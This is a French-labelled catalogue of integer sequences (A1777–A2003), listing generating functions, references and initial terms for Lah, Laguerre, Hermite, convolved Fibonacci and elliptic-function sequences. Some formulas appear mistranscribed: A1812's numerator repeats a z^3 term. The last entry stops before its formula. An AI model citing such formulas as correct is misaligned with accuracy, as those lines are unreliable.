0, 1, 3, 5, 7, 10, 13, 16, 19, 22, 26, 30, 34, 38, 42, 46, 50, 54, 58, 62, 66, 71, 76, 81, 86, 91, 96, 101, 106, 111, 116, 121, 126

Lah numbers

Réf. R1 44. C1 156.

HIS2 A1777 **Dérivée logarithmique**

HIS1 N2267 **exponentielle**

$$\frac{5\,z^4 + 40\,z^3 + 60\,z^2 + 20\,z + 1}{(z-1)^{10}}$$

1, 30, 630, 11760, 211680, 3810240, 69854400, 1317254400, 25686460800, 519437318400, 10908183686400, 237996734976000, 5394592659456000

Lah numbers

Réf. R1 44. C1 156.

HIS2 A1778 **Dérivée logarithmique**

HIS1 N2297 **exponentielle**

$$\frac{6\,z^5 + 75\,z^4 + 200\,z^3 + 150\,z^2 + 30\,z + 1}{(z-1)^{12}}$$

1, 42, 1176, 28224, 635040, 13970880, 307359360, 6849722880, 155831195520, 3636061228800, 87265469491200, 2157837063782400, 55024845126451200

Réf. PRSE 62 190 46. BIO 46 422 59. AS1 796.
HIS2 A1787 **Approximants de Padé**
HIS1 N1398 **Fraction rationnelle**

$$\frac{1}{(1-2z)^2}$$

1, 4, 12, 32, 80, 192, 448, 1024, 2304, 5120, 11264, 24576, 53248, 114688, 245760, 524288, 1114112, 2359296, 4980736, 10485760, 22020096, 46137344

Réf. PRSE 62 190 46. AS1 796. MFM 74 62 70.
HIS2 A1788 **Approximants de Padé**
HIS1 N1729 **Fraction rationnelle**

$$\frac{1}{(1-2z)^3}$$

1, 6, 24, 80, 240, 672, 1792, 4608, 11520, 28160, 67584, 159744, 372736, 860160, 1966080, 4456448, 10027008, 22413312, 49807360, 110100480, 242221056

Réf. PRSE 62 190 46. AS1 796. MFM 74 62 70.
HIS2 A1789 **Approximants de Padé**
HIS1 N1916 **Fraction rationnelle**

$$\frac{1}{(1 - 2\,z)^4}$$

1, 8, 40, 160, 560, 1792, 5376, 15360, 42240, 112640, 292864, 745472, 1863680, 4587520, 11141120, 26738688, 63504384, 149422080, 348651520, 807403520

Binomial coefficients C(2n,n-1)

Réf. LA56 517. AS1 828. PLC 1 292 70.
HIS2 A1791 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1421 **algébrique**

$$\frac{4\,z}{(1 - 4\,z)^{1/2}\,(1 + (1 - 4\,z)^{1/2})^2}$$

1, 4, 15, 56, 210, 792, 3003, 11440, 43758, 167960, 646646, 2496144, 9657700, 37442160, 145422675, 565722720, 2203961430, 8597496600, 33578000610

Réf. PRSE 62 190 46. AS1 795.
HIS2 A1792 **Approximants de Padé**
HIS1 N1100 **Fraction rationnelle**

$$\frac{4z - 3}{(1 - 2z)^2}$$

3, 8, 20, 48, 112, 256, 576, 1280, 2816, 6144, 13312, 28672, 61440, 131072, 278528, 589824, 1245184, 2621440, 5505024, 11534336, 24117248, 50331648

Coefficients of Chebyshev polynomials

Réf. PRSE 62 190 46. AS1 795.
HIS2 A1793 **Approximants de Padé**
HIS1 N1591 **Fraction rationnelle**

$$\frac{1 - z}{(1 - 2z)^3}$$

1, 5, 18, 56, 160, 432, 1120, 2816, 6912, 16640, 39424, 92160, 212992, 487424, 1105920, 2490368, 5570560

Coefficients of Chebyshev polynomials

Réf. PRSE 62 190 46. AS1 795.

HIS2 A1794 **Approximants de Padé**

HIS1 N1859 **Fraction rationnelle**

$$\frac{1 - z}{(1 - 2z)^4}$$

1, 7, 32, 120, 400, 1232, 3584, 9984, 26880, 70400, 180224, 452608, 1118208, 2723840, 6553600

Réf. AS1 799.

HIS2 A1804 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N0834 **exponentielle**

a(n) = (n + 7) a(n-1) - (4 n + 6) a(n-2) + (2 n - 2) a(n-3)

$$\frac{z\,(z + 2)}{(1 - z)^4}$$

2, 18, 144, 1200, 10800, 105840, 1128960, 13063680, 163296000, 2195424000, 31614105600, 485707622400, 7933224499200, 137305808640000, 2510734786560000

Coefficients of Laguerre polynomials

Réf. AS1 799.

HIS2 A1805 **Hypergéométrique** **f.g. exponentielle**

HIS1 N1794 **Fraction rationnelle**

$$\frac{2\,z\,(z^2 + 6\,z + 3)}{(z - 1)^6}$$

6, 96, 1200, 14400, 176400, 2257920, 30481920, 435456000, 6586272000, 105380352000

Coefficients of Laguerre polynomials

Réf. AS1 799.

HIS2 A1806 **Hypergéométrique** **f.g. exponentielle**

HIS1 N2242 **Fraction rationnelle**

$$\frac{6\,z\,(4 + 18\,z + 12\,z^2 + z^3)}{(z - 1)^8}$$

24, 600, 10800, 176400, 2822400, 45722880, 762048000, 13172544000, 237105792000

Coefficients of Laguerre polynomials

Réf. AS1 799.

HIS2 A1807 **Hypergéométrique** **f.g. exponentielle**

HIS1 N2337 **Fraction rationnelle**

$$\frac{24\,(5 + 40\,z + 60\,z^2 + 20\,z^3 + z^4)\,z}{(z - 1)^{10}}$$

120, 4320, 105840, 2257920, 45722880, 914457600, 18441561600, 379369267200

Coefficients of Laguerre polynomials

Réf. LA56 519. AS1 799.

HIS2 A1809 **Hypergéométrique** **f.g. exponentielle**

HIS1 N1989 **Fraction rationnelle**

$$\frac{z\,(2 + z)}{2\,(z - 1)^4}$$

1, 9, 72, 600, 5400, 52920, 564480, 6531840, 81648000, 1097712000, 15807052800

Coefficients of Laguerre polynomials

Réf. LA56 519. AS1 799.

HIS2 A1810 **Hypergéométrique** **f.g. exponentielle**

HIS1 N2163 **Fraction rationnelle**

$$\frac{(z^2 + 6z + 3)\, z}{3\,(z-1)^6}$$

1, 16, 200, 2400, 29400, 376320, 5080320, 72576000, 1097712000, 17563392000

Coefficients of Laguerre polynomials

Réf. LA56 519. AS1 799.

HIS2 A1811 **Hypergéométrique** **f.g. exponentielle**

HIS1 N2253 **Fraction rationnelle**

$$\frac{z\,(18z + 4 + 12z^2 + z^3)}{4\,(z-1)^8}$$

1, 25, 450, 7350, 117600, 1905120, 31752000, 548856000, 9879408000

Coefficients of Laguerre polynomials

Réf. LA56 519. AS1 799.

HIS2 A1812 **Hypergéométrique** **f.g. exponentielle**
HIS1 N2289 **Fraction rationnelle**

$$\frac{(40\,z^4 + z^2 + 60\,z^3 + 20\,z^3 + 5)\,z}{5\,(z-1)^{10}}$$

1, 36, 882, 18816, 381024, 7620480, 153679680, 3161410560

Produit des nombres impairs : 1.3.5.7. ... x (2^n)

Réf. MOC 3 168 48.

HIS2 A1813 **Hypergéométrique** **Suite P-récurrente**
HIS1 N0808 **algébrique** **f.g. exponentielle**

$$\frac{2\,z}{1 + (1 - 4\,z)^{1/2}}$$

1, 2, 12, 120, 1680, 30240, 665280, 17297280, 518918400, 17643225600, 670442572800, 28158588057600, 1295295050649600, 64764752532480000

Coefficients of Hermite polynomials

Réf. MOC 3 168 48.

HIS2 A1814 **Hypergéométrique** **Suite P-récurrente**
HIS1 N2088 **algébrique** **f.g. exponentielle**

$$\frac{(1 + 2 z)}{(1 - 4 z)^{5/2}}$$

12, 180, 3360, 75600, 1995840, 60540480, 2075673600, 79394515200, 3352212864000, 154872234316800, 7771770303897600, 420970891461120000

Réf. AS1 801.

HIS2 A1815 **Approximants de Padé**
HIS1 N0799 **Fraction rationnelle**

$$\frac{2 z}{(1 - 2 z)^{3}}$$

0, 2, 12, 48, 160, 480, 1344, 3584, 9216, 23040, 56320, 135168, 319488, 745472, 1720320, 3932160, 8912896, 20054016, 44826624, 99614720, 220200960, 484442112, 1061158912

Coefficients of Hermite polynomials

Réf. AS1 801.

HIS2 A1816 **Approximants de Padé**

HIS1 N2078 **Fraction rationnelle**

$$\frac{12}{(1 - 2 z)^5}$$

12, 120, 720, 3360, 13440, 48384, 161280, 506880, 1520640

Réf. RCI 217.

HIS2 A1818 **hypergéométrique** **Suite P-récurrente**

HIS1 N1997 **intégrales elliptiques** **double exponentielle**

$$_2F_1([1/2, 1/2], [1], 4 z) - 1$$

1, 9, 225, 11025, 893025, 108056025, 18261468225, 4108830350625, 1187451971330625, 428670161650355625, 189043541287806830625

Central factorial numbers

Réf. RCI 217.
HIS2 A1823 **Approximants de Padé**
HIS1 N1998 **Fraction rationnelle**

$$\frac{9 + 196\,z + 350\,z^2 + 84\,z^3 + z^4}{(1 - z)^7}$$

9, 259, 1974, 8778, 28743, 77077, 179452, 375972, 725781, 1312311, 2249170, 3686670, 5818995, 8892009, 13211704, 19153288, 27170913, 37808043

Réf. EUL (1) 1 375 11. MMAG 40 78 67.
HIS2 A1834 **Approximants de Padé**
HIS1 N1598 **Fraction rationnelle**

$$\frac{1 + z}{1 - 4\,z + z^2}$$

1, 5, 19, 71, 265, 989, 3691, 13775, 51409, 191861, 716035, 2672279, 9973081, 37220045, 138907099, 518408351, 1934726305, 7220496869, 26947261171

Réf. EUL (1) 1 375 11. MMAG 40 78 67.
HIS2 A1835 **Approximants de Padé**
HIS1 N1160 **Fraction rationnelle**

$$\frac{1 - 3z}{1 - 4z + z^2}$$

1, 1, 3, 11, 41, 153, 571, 2131, 7953, 29681, 110771, 413403, 1542841, 5757961, 21489003, 80198051, 299303201, 1117014753, 4168755811, 15558008491

Réf. TI68 126 (divided by 2).
HIS2 A1840 **Approximants de Padé**
HIS1 N0233 **Fraction rationnelle**

$$\frac{1}{(z^2 + z + 1)(1 - z)^3}$$

1, 2, 3, 5, 7, 9, 12, 15, 18, 22, 26, 30, 35, 40, 45, 51, 57, 63, 70, 77, 84, 92, 100, 108, 117, 126, 135, 145, 155, 165, 176, 187, 198, 210, 222, 234, 247, 260, 273, 287, 301

Related to Zarankiewicz's problem

Réf. TI68 126.

HIS2 A1841 **Approximants de Padé** **Conjecture**

HIS1 N0977 **Fraction rationnelle**

$$\frac{2z^4 + z^5 + 2z^3 + 2z^2 + 2z + 3}{(1 - z + z^2)^2 (z^2 + z + 1)^2 (1 + z)^3 (1 - z)^3}$$

3, 5, 10, 14, 21, 26, 36, 43, 55, 64, 78, 88, 105, 117, 136, 150, 171, 186, 210, 227, 253, 272, 300, 320, 351, 373, 406, 430, 465, 490, 528, 555, 595, 624, 666, 696, 741

Centered square numbers

Réf. MMAG 35 162 62. SIAR 12 277 70. INOC 24 4550 85.

HIS2 A1844 **Approximants de Padé**

HIS1 N1567 **Fraction rationnelle**

$$\frac{(1 + z)^2}{(1 - z)^3}$$

1, 5, 13, 25, 41, 61, 85, 113, 145, 181, 221, 265, 313, 365, 421, 481, 545, 613, 685, 761, 841, 925, 1013, 1105, 1201, 1301, 1405, 1513, 1625, 1741, 1861, 1985, 2113, 2245

Réf. SIAR 12 277 70. C1 81.
HIS2 A1845 **Approximants de Padé**
HIS1 N1844 **Fraction rationnelle**

$$\frac{(1+z)^3}{(z-1)^4}$$

1, 7, 25, 63, 129, 231, 377, 575, 833, 1159, 1561, 2047, 2625, 3303, 4089, 4991, 6017, 7175, 8473, 9919, 11521, 13287, 15225, 17343, 19649, 22151, 24857, 27775

Réf. SIAR 12 277 70. C1 81.
HIS2 A1846 **Approximants de Padé**
HIS1 N1974 **Fraction rationnelle**

$$\frac{(1+z)^4}{(z-1)^5}$$

1, 9, 41, 129, 321, 681, 1289, 2241, 3649, 5641, 8361, 11969, 16641, 22569, 29961, 39041, 50049, 63241, 78889, 97281, 118721, 143529, 172041, 204609, 241601

Réf. SIAR 12 277 70. C1 81.
HIS2 A1847 **Approximants de Padé**
HIS1 N2045 **Fraction rationnelle**

$$\frac{(1+z)^5}{(z-1)^6}$$

1, 11, 61, 231, 681, 1683, 3653, 7183, 13073, 22363, 36365, 56695, 85305, 124515, 177045, 246047, 335137, 448427, 590557, 766727, 982729, 1244979, 1560549

Réf. SIAR 12 277 70. C1 81.
HIS2 A1848 **Approximants de Padé**
HIS1 N2102 **Fraction rationnelle**

$$\frac{(1+z)^6}{(z-1)^7}$$

1, 13, 85, 377, 1289, 3653, 8989, 19825, 40081, 75517, 134245, 227305, 369305, 579125, 880685, 1303777, 1884961, 2668525, 3707509, 5064793, 6814249

Réf. SIAR 12 277 70. C1 81.
HIS2 A1849 **Approximants de Padé**
HIS1 N2139 **Fraction rationnelle**

$$\frac{(1+z)^7}{(z-1)^8}$$

1, 15, 113, 575, 2241, 7183, 19825, 48639, 108545, 224143, 433905, 795455, 1392065, 2340495, 3800305, 5984767, 9173505, 13726991, 20103025, 28875327

Réf. SIAR 12 277 70.
HIS2 A1850 **Dérivée logarithmique**
HIS1 N1184 **algébrique**
$\sum$ **C(n,k).C(n+k,k), k=0...n**

$$\frac{1}{(1-6z+z^2)^{1/2}}$$

1, 3, 13, 63, 321, 1683, 8989, 48639, 265729, 1462563, 8097453, 45046719, 251595969, 1409933619, 7923848253, 44642381823, 252055236609, 1425834724419

Series-reduced planted trees with n nodes, n-3 endpoints

Réf. jr.

HIS2 A1859 **Approximants de Padé**

HIS1 N0531 **Fraction rationnelle**

$$\frac{1 + z^2 + 2 z^3 - z^4}{(1 + z) (1 - z)^3}$$

1, 2, 5, 10, 16, 24, 33, 44, 56, 70, 85, 102, 120, 140, 161, 184, 208, 234, 261, 290, 320, 352, 385, 420, 456, 494, 533, 574, 616, 660, 705, 752, 800, 850, 901, 954, 1008, 1064, 1121, 1180

Series-reduced planted trees with n nodes, n-4 endpoints

Réf. jr.

HIS2 A1860 **Approximants de Padé**

HIS1 N1171 **Fraction rationnelle**

$$\frac{3 + 3 z + 2 z^2}{(z^2 + z + 1) (z - 1)^4}$$

3, 12, 29, 57, 99, 157, 234, 333, 456, 606, 786, 998, 1245

Values of Bell polynomials

Réf. jr. PSPM 19 173 71.

HIS2 A1861 **équations différentielles** **Formule de B. Salvy**
HIS1 N0653 **exponentielle**

$$\exp(2\exp(z) - 2)$$

1, 2, 6, 22, 94, 454, 2430, 14214, 89918, 610182, 4412798

Convolved Fibonacci numbers

Réf. RCI 101. FQ 15 118 77.

HIS2 A1872 **Dérivée logarithmique**
HIS1 N1413 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2)^4}$$

1, 4, 14, 40, 105, 256, 594, 1324, 2860, 6020, 12402, 25088

Convolved Fibonacci numbers

Réf. RCI 101. FQ 15 118 77. DM 26 267 79.

HIS2 A1873 **Dérivée logarithmique**

HIS1 N1600 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2)^5}$$

1, 5, 20, 65, 190, 511, 1295, 3130, 7285, 16435, 36122, 77645, 163730, 339535

Convolved Fibonacci numbers

Réf. RCI 101.

HIS2 A1874 **Dérivée logarithmique** **erreurs dans la suite**

HIS1 N1738 **Fraction rationnelle** **corrigées par la formule**

$$\frac{1}{(1 - z - z^2)^6}$$

1, 6, 27, 98, 315, 924, 2534, 6588, 16407, 39430, 91959, 209034, 464723, 1013292, 2171850, 4584620, 9546570, 19635840, 39940460, 80421600, 160437690, 317354740, 622844730, 1213580820

Convolved Fibonacci numbers

Réf. RCI 101. DM 26 267 79.

HIS2 A1875 **Dérivée logarithmique**

HIS1 N1865 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2)^7}$$

1, 7, 35, 140, 490, 1554, 4578, 12720, 33705, 85855, 211519

Réf. RCI 77.

HIS2 A1879 **Hypergéométrique** **Suite P-récurrente**

HIS1 N1775 **algébrique** **f.g. exponentielle**

a(n) = (2 n + 2) a(n-1) + (-2 n + 3) a(n-2)

$$\frac{z}{(1 - 2z)^{3/2}}$$

1, 6, 45, 420, 4725, 62370, 945945, 16216200, 310134825, 6547290750, 151242416325, 3794809718700, 102776096548125, 2988412653476250, 92854250304440625

Coefficients of Bessel polynomials $y_n(x)$

Réf. RCI 77.

HIS2 A1880 **Tableaux généralisés** **f.g. exponentielle**
HIS1 N2146 **algébrique**

$$\frac{z\,(2+z)}{2\,(1-2z)^{7/2}}$$

1, 15, 210, 3150, 51975, 945945, 18918900

Coefficients of Bessel polynomials $y_n(x)$

Réf. RCI 77.

HIS2 A1881 **Tableaux généralisés** **f.g. exponentielle**
HIS1 N2217 **algébrique**

$$\frac{z\,(2+3z)}{2\,(1-2z)^{9/2}}$$

1, 21, 378, 6930, 135135, 2837835

Réf. AMM 72 1024 65.
HIS2 A1882 **Approximants de Padé**
HIS1 N0273 **Fraction rationnelle**

$$\frac{2 + 3z - 3z^2 - z^3}{1 - 4z^2 + 2z^4}$$

2, 3, 5, 11, 16, 38, 54, 130, 184, 444, 628, 1516, 2144, 5176, 7320, 17672, 24992, 60336, 85328, 206000, 291328, 703328, 994656, 2401312, 3395968, 8198592

Hit polynomials

Réf. RI63.
HIS2 A1891 **Approximants de Padé**
HIS1 N1365 **Fraction rationnelle**

$$\frac{z(1 + z)}{(1 - z - z^2)(z - 1)^2}$$

0, 1, 4, 10, 21, 40, 72, 125, 212

Bisection of Fibonacci sequence

Réf. IDM 22 23 15. PLMS 21 729 70. FQ 9 283 71.

HIS2 A1906 **Approximants de Padé**

HIS1 N1101 **Fraction rationnelle**

$$\frac{1}{1 - 3z + z^2}$$

1, 3, 8, 21, 55, 144, 377, 987, 2584, 6765, 17711, 46368, 121393, 317811, 832040, 2178309, 5702887, 14930352, 39088169, 102334155, 267914296, 701408733

Permutations with no cycles of length 4

Réf. R1 83.

HIS2 A1907 **Dérivée logarithmique**

HIS1 N1261 **exponentielle**

a(n) = (4 n - 5) a(n-1) + (4 n - 8) a(n-2)

$$\frac{1}{(1 - 4z)\exp(z)}$$

1, 3, 25, 299, 4785, 95699, 2296777, 64309755, 2057912161, 74084837795, 2963393511801, 130389314519243, 6258687096923665, 325451729040030579

Réf. R1 83.
HIS2 A1908 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1500 **exponentielle**
a(n) = (5 n - 6) a(n-1) + (5 n - 10) a(n-2)

$$\frac{1}{(1 - 5z)\exp(z)}$$

1, 4, 41, 614, 12281, 307024, 9210721, 322375234, 12895009361, 580275421244, 29013771062201, 1595757408421054, 95745444505263241

Réf. R1 188.
HIS2 A1909 **Dérivée logarithmique**
HIS1 N1450 **exponentielle**
a(n) = (n + 2) a(n-1) + (n - 2) a(n-2)

$$\frac{1}{(1 - z)^5 \exp(z)}$$

0, 1, 4, 21, 134, 1001, 8544, 81901, 870274, 10146321, 128718044, 1764651461, 25992300894, 409295679481, 6860638482424, 121951698034461

Réf. R1 188.
HIS2 A1910 **Dérivée logarithmique**
HIS1 N1637 **exponentielle**
a(n) = (n + 3) a(n-1) + (n-2) a(n-2)

$$\frac{1}{(1 - z)^{6} \exp(z)}$$

0, 1, 5, 31, 227, 1909, 18089, 190435, 2203319, 27772873, 378673901, 5551390471, 87057596075, 1453986832381, 25762467303377, 482626240281739

Réf. R1 233. LNM 748 151 79.
HIS2 A1911 **Approximants de Padé**
HIS1 N1007 **Fraction rationnelle**

$$\frac{1 + z}{(1 - z)\,(1 - z - z^{2})}$$

1, 3, 6, 11, 19, 32, 53, 87, 142, 231, 375, 608, 985, 1595, 2582, 4179, 6763, 10944, 17709, 28655, 46366, 75023, 121391, 196416, 317809, 514227, 832038, 1346267

Quadrinomial coefficients

Réf. JCT 1 372 66. C1 78.
HIS2 A1919 **Approximants de Padé**
HIS1 N1769 **Fraction rationnelle**

$$\frac{3 z^{2} - 8 z + 6}{(z - 1)^{8}}$$

6, 40, 155, 456, 1128, 2472, 4950, 9240, 16302, 27456, 44473, 69680, 106080, 157488, 228684, 325584, 455430, 627000, 850839, 1139512, 1507880, 1973400, 2556450, 3280680

Réf. AMM 53 465 46.
HIS2 A1921 **Approximants de Padé**
HIS1 N1885 **Fraction rationnelle**

$$\frac{z (z - 7)}{(z - 1) (1 - 14 z + z^{2})}$$

0, 7, 104, 1455, 20272, 282359, 3932760, 54776287, 762935264, 10626317415, 148005508552, 2061450802319, 28712305723920, 399910829332567

Réf. AMM 53 465 46.
HIS2 A1922 **Approximants de Padé**
HIS1 N1946 **Fraction rationnelle**

$$\frac{7z - 1}{(z - 1)(1 - 14z + z^2)}$$

1, 8, 105, 1456, 20273, 282360, 3932761, 54776288, 762935265, 10626317416, 148005508553, 2061450802320, 28712305723921, 399910829332568

From rook polynomials

Réf. SMA 20 18 54.
HIS2 A1924 **Approximants de Padé**
HIS1 N1053 **Fraction rationnelle**

$$\frac{1}{(1 - z - z^2)(z - 1)^2}$$

1, 3, 7, 14, 26, 46, 79, 133, 221, 364, 596, 972, 1581, 2567, 4163, 6746, 10926, 17690, 28635, 46345, 75001, 121368, 196392, 317784, 514201, 832011, 1346239

From rook polynomials

Réf. SMA 20 18 54.
HIS2 A1925 **Approximants de Padé**
HIS1 N1724 **Fraction rationnelle**

$$\frac{1 + z}{(1 - z - z^2)^2 (z - 1)^3}$$

1, 6, 22, 64, 162, 374, 809, 1668, 3316, 6408, 12108, 22468, 41081, 74202, 132666, 235160, 413790, 723530, 1258225, 2177640, 3753096, 6444336, 11028792

From rook polynomials

Réf. SMA 20 18 54.
HIS2 A1926 **Approximants de Padé**
HIS1 N1978 **Fraction rationnelle**

$$\frac{(1 + z)^2}{(1 - z - z^2)^3 (z - 1)^4}$$

1, 9, 46, 177, 571, 1632, 4270, 10446, 24244, 53942, 115954, 242240, 494087, 987503, 1939634, 3753007, 7167461, 13532608, 25293964, 46856332, 86110792

Sum of Fibonacci and Pell numbers

Réf.
HIS2 A1932 **Approximants de Padé**
HIS1 N0319 **Fraction rationnelle**

$$\frac{(2 + z)(1 - 2z)}{(1 - z - z^2)(1 - 2z - z^2)}$$

2, 3, 7, 15, 34, 78, 182, 429, 1019, 2433, 5830, 14004, 33694, 81159, 195635, 471819, 1138286, 2746794, 6629290, 16001193, 38624911, 93240069, 225087338

Coefficients of an elliptic function

Réf. CAY 9 128.
HIS2 A1934 **Euler**
HIS1 N1397 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

$$c(n) = 4,2,4,2,4,2,4,2,4,2,\ldots$$

1, 4, 12, 32, 76, 168, 352, 704

Coefficients of an elliptic function

Réf. CAY 9 128.

HIS2 A1935 **Euler**

HIS1 N0204 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 1,2,3 mod 4

1, 1, 2, 3, 4, 6, 9, 12, 16, 22, 29, 38, 50, 64, 82, 105, 132, 166, 208, 258, 320, 395, 484, 592, 722, 876, 1060

Coefficients of an elliptic function

Réf. CAY 9 128. MOC 29 852 75.

HIS2 A1936 **Euler**

HIS1 N0532 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 2,2,2,0,2,2,2,0,...

1, 2, 5, 10, 18, 32, 55, 90, 144, 226, 346, 522, 777, 1138, 1648, 2362, 3348, 4704, 6554, 9056, 12425, 16932, 22922, 30848, 41282, 54946, 72768, 95914, 125842, 164402

Coefficients of an elliptic function

Réf. CAY 9 128.

HIS2 A1937 **Euler** **erreurs dans la suite corrigées avec**
HIS1 N1120 **Produit infini** **la formule.**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 3,3,3,0,3,3,3,0,...

1, 3, 9, 22, 48, 99, 194, 363, 657, 1155, 1977, 3312, 5443, 8787, 13968, 21894, 33873, 51795, 78345, 117412, 174033, 255945

Coefficients of an elliptic function

Réf. CAY 9 128.

HIS2 A1938 **Euler**
HIS1 N1412 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 4,4,4,0,4,4,4,0,...

1, 4, 14, 40, 101, 236, 518, 1080, 2162, 4180, 7840, 14328, 25591, 44776, 76918, 129952, 216240, 354864, 574958

Coefficients of an elliptic function

Réf. CAY 9 128.

HIS2 A1939 **Euler**

HIS1 N1599 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 5,5,5,0,5,5,5,0,...

1, 5, 20, 65, 185, 481, 1165, 2665, 5820, 12220, 24802, 48880, 93865, 176125, 323685, 583798, 1035060, 1806600, 3108085

Coefficients of an elliptic function

Réf. CAY 9 128.

HIS2 A1940 **Euler** **erreurs dans la suite corrigées avec la formule.**

HIS1 N1737 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 6,6,6,0,6,6,6,0,...

1, 6, 27, 98, 309, 882, 2330, 5784, 13644, 30826, 67107, 141444, 289746, 578646, 1129527, 2159774, 4052721, 7474806, 15063859

Coefficients of an elliptic function

Réf. CAY 9 128.
HIS2 A1941 **Euler**
HIS1 N1864 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 7,7,7,0,7,7,7,0,...

1, 7, 35, 140, 483, 1498, 4277, 11425, 28889, 69734, 161735, 362271, 786877, 1662927, 3428770, 6913760, 13660346, 26492361, 50504755

Réf. JLMS 8 166 33.
HIS2 A1945 **Approximants de Padé**
HIS1 N1525 **Fraction rationnelle**

$$\frac{z\,(1 + 2z + z^2 + 2z^3 + z^4)}{(z^3 - z - 1)\,(-1 + z^2 + z^3)}$$

0, 1, 1, 1, 5, 1, 7, 8, 5, 19, 11, 23, 35, 27, 64, 61, 85, 137, 133, 229, 275, 344, 529, 599, 875, 1151, 1431, 2071, 2560, 3481, 4697, 5953, 8245, 10649, 14111, 19048, 24605

Réf. RCI 139.
HIS2 A1946 **Approximants de Padé**
HIS1 N0794 **Fraction rationnelle**

$$\frac{11\,z - 2}{z^2 + 11\,z - 1}$$

2, 11, 123, 1364, 15127, 167761, 1860498, 20633239, 228826127, 2537720636, 28143753123, 312119004989, 3461452808002, 38388099893011

Related to Bernoulli numbers

Réf. RCI 141.
HIS2 A1947 **Approximants de Padé**
HIS1 N1265 **Fraction rationnelle**

$$\frac{4\,z - 3}{z^2 + 11\,z - 1}$$

3, 29, 322, 3571, 39603, 439204, 4870847, 54018521, 599074578, 6643838879, 73681302247, 817138163596, 9062201101803, 100501350283429

A probability difference equation

Réf. AMM 32 369 25.

HIS2 A1949 **Approximants de Padé**

HIS1 N0430 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - z - z^2 - z^3 - z^4 - z^5)}$$

1, 2, 4, 8, 16, 32, 63, 124, 244, 480, 944, 1856, 3649, 7174, 14104, 27728, 54512, 107168, 210687, 414200, 814296, 1600864, 3147216, 6187264, 12163841

Restricted partitions

Réf. CAY 2 277.

HIS2 A1971 **Approximants de Padé**

HIS1 N0227 **Fraction rationnelle**

$$\frac{1 - z^6}{(1 - z)\,(1 - z^2)\,(1 - z^3)\,(1 - z^4)}$$

1, 1, 2, 3, 5, 6, 8, 10, 13, 15, 18, 21, 25, 28, 32, 36, 41, 45, 50

Restricted partitions

Réf. CAY 2 277.
HIS2 A1972 **Approximants de Padé**
HIS1 N0199 **Fraction rationnelle**

$$\frac{2 - z + z^3 - 2z^4 + z^5}{(1+z)(1+z^2)(z-1)^3}$$

2, 3, 4, 6, 8, 10, 12, 15, 18, 21, 24, 28, 32, 36, 40, 45, 50

Réf. CAY 2 278.
HIS2 A1973 **Approximants de Padé**
HIS1 N0969 **Fraction rationnelle**

$$\frac{1 - z + z^2}{(1+z)(z^2+z+1)(z-1)^4}$$

1, 1, 3, 5, 8, 12, 18, 24, 33, 43, 55, 69, 86, 104, 126, 150, 177, 207, 241, 277, 318, 362, 410, 462, 519, 579, 645, 715, 790, 870, 956, 1046, 1143, 1245, 1353, 1467, 1588, 1714, 1848, 1988

Expansion of a generating function

Réf. CAY 10 414.

HIS2 A1993 **Euler**

HIS1 N0973 **Fraction rationnelle**

$$\frac{1}{(1-z)(1-z^2)^2(1-z^3)^2(1-z^4)}$$

1, 1, 3, 5, 9, 13, 22, 30, 45, 61, 85, 111

Expansion of a generating function

Réf. CAY 10 415.

HIS2 A1994 **Euler**

HIS1 N0927 **Fraction rationnelle**

$$\frac{1}{(1-z)(1-z^2)^2(1-z^3)(1-z^4)(1-z^5)}$$

1, 1, 3, 4, 8, 11, 18, 24, 36, 47, 66, 84, 113, 141, 183, 225, 284, 344, 425, 508, 617, 729, 872, 1020, 1205, 1397, 1632, 1877, 2172, 2480, 2846, 3228, 3677

Expansion of a generating function

Réf. CAY 10 415.

HIS2 A1996 **Euler**

HIS1 N0112 **Fraction rationnelle**

$$\frac{1}{(1-z^2)(1-z^3)(1-z^4)(1-z^5)(1-z^6)(1-z^7)}$$

1, 0, 1, 1, 2, 2, 4, 4, 6, 7, 10, 11, 16, 17, 23, 26, 33, 37, 47, 52, 64, 72, 86, 96, 115, 127, 149, 166, 192, 212, 245, 269, 307, 338, 382, 419, 472, 515, 576, 629, 699, 760, 843, 913

Folding a piece of wire of length n

Réf. AMM 44 51 37. GMJ 15 146 74.

HIS2 A1998 **Approximants de Padé**

HIS1 N0468 **Fraction rationnelle**

$$\frac{3z^4 - 8z^3 + 2z^2 + 3z - 1}{(z-1)(3z-1)(3z^2-1)}$$

1, 1, 2, 4, 10, 25, 70, 196, 574, 1681, 5002, 14884, 44530, 133225, 399310, 1196836, 3589414, 10764961, 32291602, 96864964, 290585050, 871725625, 2615147350

Réf. AMM 43 29 36.
HIS2 A2002 **LLL** **suite P-récurrente**
HIS1 N1621 **algébrique**
n a(n) = (7 n - 5) a(n - 1) + (- 7 n + 16) a(n - 2) + (n - 3) a(n - 3)
a(n) = $\sum$C(n,k+1).C(n+k,k), k=0..n-1

$$\frac{z + (1 - 6 z + z^2)^{1/2} - 1}{- 2 (1 - 6 z + z^2)^{1/2} z}$$

1, 5, 25, 129, 681, 3653, 19825, 108545, 598417, 3317445, 18474633, 103274625, 579168825, 3256957317

Réf. AMM 43 29 36.
HIS2 A2003 **LLL** **Suite P-récurrente**
HIS1 N0735 **algébrique**
n a(n) = (5 n - 1) a(n - 1) + (5 n - 14) a(n - 2) + (- n + 3) a(n - 3)
a(n) = 2 $\sum$ C(n-1,k) C(n+k,k) , k = 0 ..n-1

